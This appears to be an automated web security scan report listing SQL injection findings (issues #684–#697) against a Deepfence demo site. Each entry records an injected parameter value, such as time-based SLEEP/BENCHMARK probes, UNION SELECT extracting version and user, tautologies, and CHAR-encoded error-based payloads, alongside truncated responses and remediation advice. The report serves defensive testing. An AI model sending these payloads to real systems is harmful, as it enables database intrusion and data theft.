CWE-ID	CWE-89						
Issue Number	#684						

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	SLEEP(5)--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#685

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#686				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AS INJECTX WHERE 1=1 AND 1=1</td></tr></table>	Name	Value	demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=1
Name	Value				
demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#687				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AS INJECTX WHERE 1=1 AND 1=0</td></tr></table>	Name	Value	demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=0
Name	Value				
demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=0				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#688

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#689				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	demouser@ deepfence.io	AND 1
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF__CSRF__TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VfohfrRfWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/^d{1,2})(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#690	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFSID__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number	#691	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#692					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))#

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#693

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" or 1=1</td></tr></table>	Name	Value	demouser@deepfence.io	admin" or 1=1
Name	Value				
demouser@deepfence.io	admin" or 1=1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#694

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#695

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 6

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
```

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#696

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#697				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 0

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
